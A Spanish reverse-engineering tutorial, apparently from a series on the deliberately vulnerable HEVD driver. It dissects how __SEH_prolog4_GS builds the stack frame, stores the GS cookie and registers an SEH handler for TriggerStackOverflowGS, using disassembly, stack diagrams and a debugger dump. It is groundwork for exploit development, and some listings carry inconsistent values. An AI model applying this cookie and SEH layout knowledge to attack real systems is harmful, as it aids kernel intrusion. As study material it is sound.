Un tema aquí es que esta no es una función normal que al entrar y salir ESP queda igual que antes de PUSH sus argumentos bien balanceada, esta es una función que es el prólogo de TriggerStackOverflowGS este código debería ser parte de la misma función y no estar en un CALL aparte.

Luego le resta al valor de ESP para hacer espacio para las variables para dicha función y va armando el stack, pero después no vuelve como en una función normal, buscando el return address y volviendo al valor de ESP donde este había quedado, eso no sirve aquí pues ESP debe quedar con el valor que tiene ya habiéndose restado y hecho espacio para las variables.

En una función normal, ESP queda valiendo el mismo valor al volver, que el que tenía antes de pasar los argumentos.

```
PAGE:000148EC 234 xor     ebx, ebx
PAGE:000148EE 234 mov     [ebp+var_21C], bl
PAGE:000148F4 234 push    1FFh           ; Size
PAGE:000148F9 238 push    ebx           ; Val
PAGE:000148FA 23C lea     eax, [ebp+Dst]
PAGE:00014900 23C push    eax           ; Dst
PAGE:00014901 240 call    _memset
PAGE:00014906 240 add     esp, 0Ch
PAGE:00014909 234 mov     [ebp+ms_exc.registration.TryLevel], ebx
```

Pero en este caso particular esta es una función especial es como una parte de la función TriggerStackOverflowGS, hecha en un CALL aparte.

Si a ESP lo tomo como cero al inicio de la función, veo que al salir aumento 0x234 porque dentro de la función prologo se fueron haciendo varios PUSH, se hizo SUB ESP, 0x210 y se volvió sin restaurar ESP.

Allí lo vemos el volver ESP está a 0x234 del inicio.

```
PAGE:0001480A      size_butter_user= dword ptr 0Ch
PAGE:000148DA      : _unwind { // _SEH_prolog4_GS
PAGE:000148DA 000 push    210h
PAGE:000148DB 004 push    offset stru_12218
PAGE:000148DE 008 call    __SEH_prolog4_GS
PAGE:000148E9 234 mov     edi, [ebp+butter_user]
PAGE:000148EC 234 xor     ebx, ebx
PAGE:000148EE 234 mov     [ebp+var_21C], bl
```

Muchos dirán, pero si no se restaura ESP ¿cómo vuelve a encontrar el return address en el stack que está mucho más abajo del valor de ESP que devuelve la función? Jeje

Habíamos dicho que **EBP-8** apuntaba al return address para volver de la función prólogo a TriggerStackOverflowGS y ESP ACTUAL después de los tres PUSH de EBX, ESI y EDI quedo allí arriba.

VALOR DE EBX

VALOR DE ESI

VALOR DE EDI

...

...

...

EBP-10 fs:0

EBP-C __except_handler4

EBP-8 0x148e9 <---- RETURN ADDRESS PROLOGO

EBP-4 0x12218 <-----XORED CON COOKIE


EBP stored_ebp <----- EBP ACTUAL DIRECCION DE STORED_EBP

return address TriggerStackOverflowGS

ESP ACTUAL

RETURN ADDRESS

Si vemos en la función prologo fuerza el return address con un PUSH -RET



```
.text:000111F4
.text:000111F4
.text:000111F4 ; Attributes: library function
.text:000111F4 __SEH_prolog4_GS proc near
.text:000111F4
.text:000111F4 const_0x210= dword ptr 8
.text:000111F4
.text:000111F4 000 push offset __except_handler4
.text:000111F9 004 push large dword ptr fs:0
.text:00011200 008 mov eax, [esp+8+const_0x210]
.text:00011204 008 mov [esp+8+const_0x210], ebp
.text:00011208 008 lea ebp, [esp+8+const_0x210]
.text:0001120C 008 sub esp, eax
.text:0001120E 008 push ebx
.text:0001120F 00C push esi
.text:00011210 010 push edi
.text:00011211 014 mov eax, __security_cookie
.text:00011216 014 xor [ebp-4], eax
.text:00011219 014 xor eax, ebp
.text:0001121B 014 mov [ebp-1Ch], eax
.text:0001121E 014 push eax
.text:0001121F 018 mov [ebp-18h], esp
.text:00011222 018 push dword ptr [ebp-8]
.text:00011225 01C mov eax, [ebp-4]
.text:00011228 01C mov dword ptr [ebp-4], 0FFFFFFEh
.text:0001122F 01C mov [ebp-8], eax
.text:00011232 01C lea eax, [ebp-10h]
.text:00011235 01C mov large fs:0, eax
.text:00011238 01C ret
.text:00011238 __SEH_prolog4_GS endp
```

Pushea el valor apuntado por EBP-8 que es el return address, lo vuelve a colocar en el stack y luego hace RET volviendo a la función TriggerStackOverflowGS sin restaurar ESP y dejando todo el stack armado como estaba dentro de prologo.

Entre el PUSH y el RET solo hay MOV y LEA, así que el stack no es afectado, es similar a UN PUSH -RET.

Ya sabemos como empieza, como va acomodando las cosas en el stack y como vuelve, nos quedan algunas cosas que hace en el medio después de los tres PUSH antes del volver.

Habíamos armado el stack hasta aquí.

```

.text:000111F4
.text:000111F4
.text:000111F4 ; Attributes: library function
.text:000111F4 __SEH_prolog4_GS proc near
.text:000111F4
.text:000111F4 const_0x210= dword ptr 8
.text:000111F4
.text:000111F4 000 push offset __except_handler4
.text:000111F9 004 push large dword ptr fs:0
.text:00011200 008 mov eax, [esp+8+const_0x210]
.text:00011204 008 mov [esp+8+const_0x210], ebp
.text:00011208 008 lea ebp, [esp+8+const_0x210]
.text:0001120C 008 sub esp, eax
.text:0001120E 008 push ebx
.text:0001120F 00C push esi
.text:00011210 010 push edi
.text:00011211 014 mov eax, __security_cookie
.text:00011216 014 xor [ebp-4], eax
.text:00011219 014 xor eax, ebp
.text:0001121B 014 mov [ebp-1Ch], eax
.text:0001121E 014 push eax
.text:0001121F 018 mov [ebp-18h], esp
.text:00011222 018 push dword ptr [ebp-8]
.text:00011225 01C mov eax, [ebp-4]
.text:00011228 01C mov dword ptr [ebp-4], 0FFFFFFFh
.text:0001122F 01C mov [ebp-8], eax
.text:00011232 01C lea eax, [ebp-10h]
.text:00011235 01C mov large fs:0, eax
.text:00011238 01C retn
.text:00011238 __SEH_prolog4_GS endp

```

Hasta ese punto estaba armado así

VALOR DE EBX

VALOR DE ESI

VALOR DE EDI

...

...

...

EBP-10 fs:0

EBP-C __except_handler4

EBP-8 0x148e9 <---- RETURN ADDRESS PROLOGO


EBP-4 0x12218 <-----XORED CON COOKIE

EBP stored_ebp <----- EBP ACTUAL DIRECCION DE STORED_EBP

return address TriggerStackOverflowGS

Ya sabemos que nada de esto se va a perder, todo lo que agrego o modifiko dentro de prólogo en el stack, no lo quitara ya que el PUSH RET dejara el stack como estaba para la función TriggerStackOverflowGS.


Otra de las cosas que ya quedo configurada para TriggerStackOverflowGS es EBP



```
.text:000111F4
.text:000111F4
.text:000111F4 ; Attributes: library function
.text:000111F4
.text:000111F4 __SEH_prolog4_GS proc near
.text:000111F4
.text:000111F4 const_0x210= dword ptr 8
.text:000111F4
.text:000111F4 000 push offset __except_handler4
.text:000111F9 004 push large dword ptr fs:0
.text:00011200 008 mov eax, [esp+8+const_0x210]
.text:00011204 008 mov [esp+8+const_0x210], ebp
.text:00011208 008 lea ebp, [esp+8+const_0x210]
.text:0001120C 008 sub esp, eax
.text:0001120E 008 push ebx
.text:0001120F 00C push esi
.text:00011210 010 push edi
.text:00011211 014 mov eax, __security_cookie
.text:00011216 014 xor [ebp-4], eax
.text:00011219 014 xor eax, ebp
.text:0001121B 014 mov [ebp-1Ch], eax
.text:0001121E 014 push eax
.text:0001121F 018 mov [ebp-18h], esp
.text:00011222 018 push dword ptr [ebp-8]
.text:00011225 01C mov eax, [ebp-4]
.text:00011228 01C mov dword ptr [ebp-4], 0FFFFFFFh
.text:0001122F 01C mov [ebp-8], eax
.text:00011232 01C lea eax, [ebp-10h]
.text:00011235 01C mov large fs:0, eax
.text:00011238 01C retn
.text:00011238 __SEH_prolog4_GS endp
.text:00011238
```

El mismo desde el LEA en adelante sirve como base para las variables y argumentos no solo del prologo sino de TriggerStackOverflowGS ya que desde aquí en adelante, su valor se mantiene constante, incluso después de volver.


Miro TriggerStackOverflowGS para tratar de ver donde corresponde este EBP-1c donde guarda la COOKIE.




```
PAGE:000148DA ; int __stdcall TriggerStackOverflowGS(void *buffer_user, s
PAGE:000148DA __stdcall TriggerStackOverflowGS(x, x) proc near
PAGE:000148DA
PAGE:000148DA var_220= dword ptr -220h
PAGE:000148DA var_21C= byte ptr -21Ch
PAGE:000148DA Dst= byte ptr -21Bh
PAGE:000148DA ms_exc= CPPEH_RECORD ptr -18h
PAGE:000148DA buffer_user= dword ptr 8
PAGE:000148DA size_buffer_user= dword ptr 0Ch
PAGE:000148DA ; __unwind { // __SEH_prolog4_GS
PAGE:000148DA 000 push 210h
PAGE:000148DF 004 push offset stru_12218
```

Vemos que ms_exc es EBP-0x18 o sea que el lugar donde guarda la cookie que va a chequear, esta justo arriba de la estructura ms_exc.

Recordemos que el buffer Dst se inicializaba solo con 0x1ff y dijimos que sobraban unos bytes justo debajo del el, así que, si reajustamos Dst a que su size sea 0x1ff, tendremos la variable donde guarda la COOKIE en el stack.



Allí lo reajusto y me quedan cuatro bytes vacíos en medio, apreto D hasta que cambie a DWORD (dd) y la renombro a COOKIE.



Veo que queda en EBP-1c (a la izquierda del nombre, está la posición relativa a EBP o sea 0000001c).

Luego PUSHEA EAX y guarda el valor actual de ESP en EBP-18, eso era dentro de la estructura ms_exc que empieza allí, es el primer campo de la misma.

```

.text:0001120C 008 sub     esp, eax
.text:0001120E 008 push    ebx
.text:0001120F 00C push    esi
.text:00011210 010 push    edi
.text:00011211 014 mov     eax, __security_cookie
.text:00011216 014 xor     [ebp-4], eax
.text:00011219 014 xor     eax, ebp
.text:0001121B 014 mov     [ebp-1Ch], eax
.text:0001121E 014 push    eax
.text:0001121F 018 mov     [ebp-18h], esp
.text:00011222 018 push    dword ptr [ebp-8]
.text:00011225 01C mov     eax, [ebp-4]
.text:00011228 01C mov     dword ptr [ebp-4], 0FFFFFFEh
.text:0001122F 01C mov     [ebp-8], eax
.text:00011232 01C lea     eax, [ebp-10h]
.text:00011235 01C mov     large fs:0, eax
.text:00011238 01C retn
.text:0001123B      __SEH_prolog4_GS endp
.text:0001123B

```

Si miramos dentro de la estructura el primer campo es OLD ESP

```

00000000 , -----
00000000
00000000 CPPEH_RECORD struct ; (sizeof=0x18, align=0x4, copyof_490)
00000000 ; XREF: _TriggerDoubleFetch@4/r
00000000 ; _TriggerPoolOverflow@8/r ...
00000000 ; XREF: TriggerDoubleFetch(x):$LN7/r
00000000 old_esp dd ? ; XREF: TriggerDoubleFetch(x):$LN9/r ...
00000000 ; TriggerPoolOverflow(x,x):$LN9/r ...
00000004 exc_ptr dd ? ; XREF: TriggerDoubleFetch(x):$LN6/r
00000004 ; TriggerPoolOverflow(x,x):$LN8/r ... ; offset
00000008 registration _EH3_EXCEPTION_REGISTRATION ?
00000008 ; XREF: TriggerDoubleFetch(x)+2E/w
00000008 ; TriggerDoubleFetch(x)+9B/w ...
00000018 CPPEH_RECORD ends
00000018
00000000 ; -----
00000000
00000000 _EH3_EXCEPTION_REGISTRATION struct ; (sizeof=0x10, align=0x4, copyof_487)
00000000 ; XREF: CPPEH_RECORD/r
00000000 Next dd ? ; offset
00000004 ExceptionHandler dd ? ; offset
00000008 ScopeTable dd ? ; offset
0000000C TryLevel dd ? ; XREF: TriggerDoubleFetch(x)+2E/w
0000000C ; TriggerDoubleFetch(x)+9B/w ...
00000010 _EH3_EXCEPTION_REGISTRATION ends
00000010

```

Así que el stack quedo

VALOR DE EAX

VALOR DE EBX

VALOR DE ESI

VALOR DE EDI

...

...

...

EBP-10 fs:0

EBP-C __except_handler4


EBP-8 0x148e9 <---- RETURN ADDRESS PROLOGO

EBP-4 0x12218 <-----XORED CON COOKIE

EBP stored_ebp <---- EBP ACTUAL DIRECCION DE STORED_EBP

return address TriggerStackOverflowGS

Como ahora ambas funciones comparten el stack, si comparamos, vemos que arriba de STORED_EBP, está ms_exc, por lo tanto lo que PUSHED dentro de prologo justo arriba de "s" son campos de dicha estructura también.



```
Trigger -00000225 db ? ; undefined
-00000224 db ? ; undefined
-00000223 db ? ; undefined
-00000222 db ? ; undefined
-00000221 db ? ; undefined
-00000220 var_220 dd ?
-0000021C var_21C db ?
-0000021B Dst db 511 dup(?)
-0000021C COOKIE dd ?
-00000018 ms_exc CPPEH_RECORD ?
+00000000 s db 4 dup(?)
+00000004 r db 4 dup(?)
+00000008 buffer_user dd ? ; offset
+0000000C size_buffer_user dd ?
+00000010
+00000010 ; end of stack variables
```

Esos 4 DWORDS son los 4 campos inferiores de la estructura ms_exc.

EBP-10 fs:0

EBP-C __except_handler4

EBP-8 0x148e9 <---- RETURN ADDRESS PROLOGO

EBP-4 0x12218 <-----XORED CON COOKIE

EBP stored_ebp <---- EBP ACTUAL DIRECCION DE STORED_EBP

return address TriggerStackOverflowGS

Recordamos que los últimos 4 campos de la estructura, es otra estructura de 0x10 bytes o sea 16 bytes decimal (4 DWORDS), así que justo son esos 4 DWORDS que están marcados allí en la imagen.

```

00000000 CPPEH_RECORD struct ; (sizeof=0x18, align=0x4, copyof_498)
00000000 ; XREF: TriggerDoubleFetch@4/r
00000000 ; TriggerPoolOverflow@8/r ...
00000000 old_esp dd ? ; XREF: TriggerDoubleFetch(x):$LN7/r
00000000 exc_ptr dd ? ; XREF: TriggerDoubleFetch(x):$LN9/r ...
00000000 ; XREF: TriggerDoubleFetch(x):$LN6/r
00000000 ; TriggerPoolOverflow(x,x):$LN8/r ... ; offset
00000008 registration EH3_EXCEPTION_REGISTRATION ?
00000008 ; XREF: TriggerDoubleFetch(x)+2E/w
00000008 ; TriggerDoubleFetch(x)+9B/w ...
00000018 CPPEH_RECORD ends
00000018
00000000 ; -----
00000000 EH3_EXCEPTION_REGISTRATION struct ; (sizeof=0x10, align=0x4, copyof_487)
00000000 ; XREF: CPPEH_RECORD/r
00000000 Next dd ? ; offset
00000004 ExceptionHandler dd ? ; offset
00000008 ScopeTable dd ? ; offset
0000000C TryLevel dd ? ; XREF: TriggerDoubleFetch(x)+2E/w
0000000C ; TriggerDoubleFetch(x)+9B/w ...
00000010 EH3_EXCEPTION_REGISTRATION ends
00000010

```

Los dos importantes son el NEXT y el EXCEPTION HANDLER, ya sabemos su posición en el stack, vemos que el NEXT en la estructura tiene el valor de fs:0 y el EXCEPTION HANDLER por ahora tiene el valor de __except_handler4, aunque aún no están agregados a la cadena de SEHs.

Así que si uno lo acomoda mejor al stack

VALOR DE EAX

VALOR DE EBX

VALOR DE ESI

VALOR DE EDI

...

...

...

EBP-10 fs:0 (NEXT)

EBP-C __except_handler4 (EXCEPTION_HANDLER)

EBP-8 0x148e9 <---- RETURN ADDRESS PROLOGO (SCOPETABLE)

EBP-4 0x12218 <-----XORED CON COOKIE (TRYLEVEL)

EBP stored_ebp <----- EBP ACTUAL DIRECCION DE STORED_EBP

return address TriggerStackOverflowGS

Bueno ya lo tenemos mejor armado y vemos a la derecha en azul los campos de la estructura.

Como el return address ya está pusheado al stack, que después cambie el valor de la variable que lo guardaba no tiene importancia.


```

.text:00011216 014 xor     [ebp-4], eax
.text:00011219 014 xor     eax, ebp
.text:0001121B 014 mov     [ebp-1Ch], eax
.text:0001121E 014 push    eax
.text:0001121F 018 mov     [ebp-18h], esp
.text:00011222 018 push    dword ptr [ebp-8]
.text:00011225 01C mov     eax, [ebp-4]
.text:00011228 01C mov     dword ptr [ebp-4], 0FFFFFFEh
.text:0001122F 01C mov     [ebp-8], eax
.text:00011232 01C lea     eax, [ebp-10h]
.text:00011235 01C mov     large fs:0, eax
.text:00011238 01C retn
.text:00011238      __SEH_prolog4_GS_endp

```

Vemos que en EBP-8 (SCOPETABLE) guarda el valor de la cookie de data xoreada con el valor 0x12218 que estaba en EBP-4, y luego en el mismo EBP-4 que es TRYLEVEL guarda 0xFFFFFFFF.

Al final guarda la dirección del NEXT ebp-10 en fs:0 quedando configurado el manejador de excepciones.

Sabemos que fs:0 apunta al ultimo elemento de la lista de la cadena de excepciones, o sea al superior de toda la cadena.

Recordemos que agregar un nuevo elemento a la lista se hace mediante este código

```

PUSH  OFFSET Handler
PUSH  FS:[0]
MOV   FS:[0], ESP

```

Así que como acá hace

mov large fs:0, eax

Ese EAX es una dirección del stack donde estará el nuevo NEXT y debajo el SEH.

Así que como EAX es la dirección de EBP-10, allí estará el NEXT y justo debajo el SEH como habíamos dicho.

Si lo debuggeo y le envié con el mismo exploit que anda por ahí público el IOCTL correcto para que llegue a la función vulnerable (ya veremos más adelante como hacer eso, por ahora es solo para verificar).


```
hal:828DC624  
hal:828DC624  
hal:828DC624 ; Attributes: bp-based frame  
hal:828DC624 sub_828DC624 proc near  
hal:828DC624  
hal:828DC624 var_14= dword ptr -14h  
hal:828DC624 var_10= dword ptr -10h  
hal:828DC624 var_C= dword ptr -0Ch  
hal:828DC624 var_8= dword ptr -8  
hal:828DC624 var_1= byte ptr -1  
hal:828DC624 arg_0= dword ptr 8  
hal:828DC624 arg_4= dword ptr 0Ch  
hal:828DC624 arg_8= dword ptr 10h  
hal:828DC624  
hal:828DC624 000 mov edi, edi  
hal:828DC626 000 push ebp  
hal:828DC627 004 mov ebp, esp  
hal:828DC629 004 sub esp, 14h  
hal:828DC62C 018 push ebx  
hal:828DC62D 01C mov ebx, [ebp+arg_4]  
hal:828DC630 01C push esi  
hal:828DC631 020 mov esi, [ebx+8]  
hal:828DC634 020 xor esi, off_82948A94  
hal:828DC63A 020 push edi  
hal:828DC63B 024 mov eax, [esi]  
hal:828DC63D 024 mov [ebp+var_1], 0  
hal:828DC641 024 mov [ebp+var_8], 1  
hal:828DC648 024 lea edi, [ebx+10h]  
hal:828DC64B 024 cmp eax, 0FFFFFFEh  
hal:828DC64E 024 jz short loc_828DC65D  
hal:828DC650 024 mov ecx, [esi+4]  
hal:828DC653 024 add ecx, edi
```

Si sigo traceando el prólogo, llego a donde se guarda EAX en fs:0

```
.text:9CED61F4  
.text:9CED61F4 ; Attributes: library function  
.text:9CED61F4 __SEH_prolog4_GS proc near  
.text:9CED61F4 arg_4= dword ptr 8  
.text:9CED61F4  
.text:9CED61F4 000 push offset _except_handler4  
.text:9CED61F9 004 push large dword ptr fs:0  
.text:9CED6200 008 mov eax, [esp+arg_4]  
.text:9CED6204 008 mov [esp+8+arg_4], ebp  
.text:9CED6208 008 lea ebp, [esp+8+arg_4]  
.text:9CED620C 008 sub esp, eax  
.text:9CED620F 008 push ebx  
.text:9CED620F 00C push esi  
.text:9CED6210 010 push edi  
.text:9CED6211 014 mov eax, __security_cookie  
.text:9CED6216 014 xor [ebp-4], eax  
.text:9CED6219 014 xor eax, ebp  
.text:9CED621B 014 mov [ebp-1Ch], eax  
.text:9CED621E 014 push eax  
.text:9CED621F 018 mov [ebp-18h], esp  
.text:9CED6222 018 push dword ptr [ebp-8]  
.text:9CED6225 01C mov eax, [ebp-4]  
.text:9CED6228 01C mov dword ptr [ebp-4], 0FFFFFFEh  
.text:9CED622F 01C mov [ebp-8], eax  
.text:9CED6232 01C lea eax, [ebp-10h]  
.text:9CED6235 01C mov large fs:0, eax  
.text:9CED6238 01C ret  
.text:9CED6238 __SEH_prolog4_GS endp
```


General registers, Segment registers

Register	Value	Segment
EAX	9CCEFB80	MEMORY:5
EBX	9CEDADCC	PAGE:aH
ECX	00000218	MEMORY:6
EDX	002F0DEC	MEMORY:6
ESI	85C1F4D0	MEMORY:7
EDI	85C1F460	MEMORY:7
EBP	9CCEFB80	MEMORY:5
ESP	9CCEFB9C	MEMORY:5
EIP	9CED6235	__SEH_pr
EFL	00000206	

